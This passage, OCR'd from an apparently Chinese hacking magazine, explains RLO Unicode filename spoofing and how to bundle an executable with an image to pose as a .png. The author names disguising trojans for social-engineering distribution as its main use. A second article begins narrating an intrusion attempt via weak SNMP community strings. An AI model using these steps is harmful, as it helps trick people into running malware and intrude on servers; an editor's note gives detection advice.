


图13　重载标志（注意：是图中选中的下一行哦）




图14　重命名

仔细观察jzceshi和exe中间就会看到那个奇怪的字符了。知道了如何实现的之后剩下的就简单了。这个控制字符应该是从右到左的重载




图15　冰刃中的文件名




图16　捆绑文件

标志符。如图13所示。这个标志的意思是，**从该标志位开始，后面的字符将采用从右到左的顺序重载**，也就是实际读取的时候该文件的文件名会是：jzceshitxt.exe。如果字符串为：【RLO】abcd，那么在系统读取的时候字符串就成了：dcba，这也就是RLO控制字符的作用。(【RLO】表示控制字符中的从右到左重载)

既然知道了原理我们来试验下自己的想法是否正确，这里以Windows xp下的计算器来试验效果，我们把计算器重命名为“Calcexe.gif”(文件名中包含控制字符【RLO】，无法打印，操作时需要注意)，输入的时候在输入Calc之后右键选择插入Unicode控制字符，选择【RLO】，然后倒序输入exe.gif，也就是继续输入fig.exe，重命名后的文件名称如图14所示。直接双击改名后的程序是可以正常执行的，在冰刃中看到的进程路径，由于对Unicode识别的问题，会在路径中看到一个“？”，如图15。

到此我们的分析就算完成了，也就知道为什么会有重名的文件可以存在同一个目录下了。那么最后让我们来重现那两个程序的效果。这里我们以样本中的第一个程序效果为例说明。

测试程序：Windows xp下的计算器calc.exe和一张png格式的图片obaby.png。为了能够同时运行多个程序，我们以上兴专业文件捆绑器2010来制作我们的文件。运行捆绑器选择我们要捆绑的文件以及释放路径，第一个填入我们要执行的可执行程序，这里是calc.exe，这个文件释放到临时目录（Temp）中即可，因为我们并不打算让别人看到；在第二个和第三个文件中填入我们要显示的图片（可能是由于系统问题，只填写第二个文件png图片不能正常打开，这里我选择了重复动作，添加第三个文件。如果两个文件可以执行成功可以把第三个文件去掉，或者添加其他的可执行程序），由于第三个文件和第二个文件相同，直接释放到临时目录中执行即可；选中运行后再删除，并且给可执行程序换个具有迷惑性的图标，然后捆绑文件即可，如图16所示。




图17　重命名程序

然后我们按照上面的重命名方法给我们的程序改名，改名后的程序如图17所示。

最后我们运行改名后的那个所谓的“obabyexe.png”图片文件，可以看到程序释放了obaby.png，并且运行了计算器和图片查看器正常打开了捆绑的图片，如图18所示。这里更清楚的查看释放的图片文件，捆绑的图片名字是obaby.png，为了达到更好的迷惑效果可以在捆绑前将图片改名为obabyexe.png，这样释放文件后就不会有明显的变化了。用




图18　运行效果

同样的方法可以实现文本文档的效果，这个就留给大家自己练习吧。如果没有相关的捆绑器可以用Winrar的高级自解压功能实现。

后记：刚开始拿到这两个测试程序的时候也感觉挺奇特的，但是后来发现看起来的所谓的文件格式并不是正确的，都是可执行程序。如果是利用的文件解析漏洞的话那就有的研究了。本文并没有对可执行程序如何释放文件执行文件进行分析，因为我感觉在知道了是可执行程序之后要想达到运行多个程序的效果就很简单了，简单的文件捆绑即可。而最根本的是在于Unicode控制字符的问题，文件名上的手脚造成了我们视觉上的错觉。这篇文章不像以前的破解文章一样有很多技术性的东西，所以也没打算写成技术文章。只是给大家提供一个在遇到复杂、未知问题的时候的一个解决思路。发散思维，层层剖析，就会发现看似高深的东西并没有想象的那么复杂，别人能实现的，我们也能实现。不过这个东西我感觉最大的用处是让我们用社会工程学散发木马的时候有了更好的伪装。文章到此结束，有什么问题可以来论坛和我交流。

(文中所涉及软件已收录在本期光盘中)

编辑点评：最近Unicode控制字符正流行着，从修改个性的qq签名和qq号，到对文件进行伪装。其实Unicode控制字符只是改变了字符的现实方式，并不影响系统对字符的读取和处理，小黑们以后也不用怕，你点开右键——属性，查看一下就可以，就算是被处理过的文件，扩展名看起来是别的，文件类型里不是明明写着可执行程序吗？

SNMP弱口令刺探信息

图 赤龙

从本文您可以学到：

如何通过SNMP探测主机信息。

现在弄站比前几年难多了，现在的网站管理员安全意识都比较高，从web页面入手就更加吃力了。当然大家还想到会用C段嗅探，如果是嗅探linux的服务器还好，要是windows系统弄嗅探的机率挺小的，现在ARP防火墙那么流行。前些日子本人也碰到一个服务器需要C段嗅探的，那个段linux服务器居多，但是还有两台是windows2000系统的。先说说linux服务器上的网站吧，不是邮件系统，就是公司管理系统，还有一些就是静态页面的网站。所以要搞下这个linux服务器的网站，只能把矛头指向windows2000那两台服务器了。

虽然微软停止了对windows2000系统的补丁更新，但是管理员架设起来还是挺安全的，我尝试用Metasploit进行溢出，但是啥漏洞都没。上面的网站虽然存在注入点，但是无法获取表名。相当郁闷，后来用X-SCAN扫描一下结果发现了SNMP弱口令，如图1。虽然SNMP对直接入侵没有多大用处，但是SNMP能为我们收集更多的敏感信息，例如系统管理员账号、




图 1　发现 SNMP 弱口令

MSSQL 表、服务器安装了哪些软件等。

什么是 SNMP?

SNMP(Simple Network Management Protocol，简单网络管理协议)的前身是简单网关监控协议(SGMP)，用来对通信线路进行管理。随后，人们对 SGMP 进行了很大的修改，特别是加入了符合 Internet 定义的 SMI 和 MIB：体系结构，改进后的协议就是著名的 SNMP。SNMP 的目标是管理互联网 Internet 上众多厂家生产的软硬件平台，因此 SNMP 受 Internet 标准网络管理框架的影响也很大。现在 SNMP 已经出到第三个版本的协议，其功能较以前已经大大地加强和改进了。

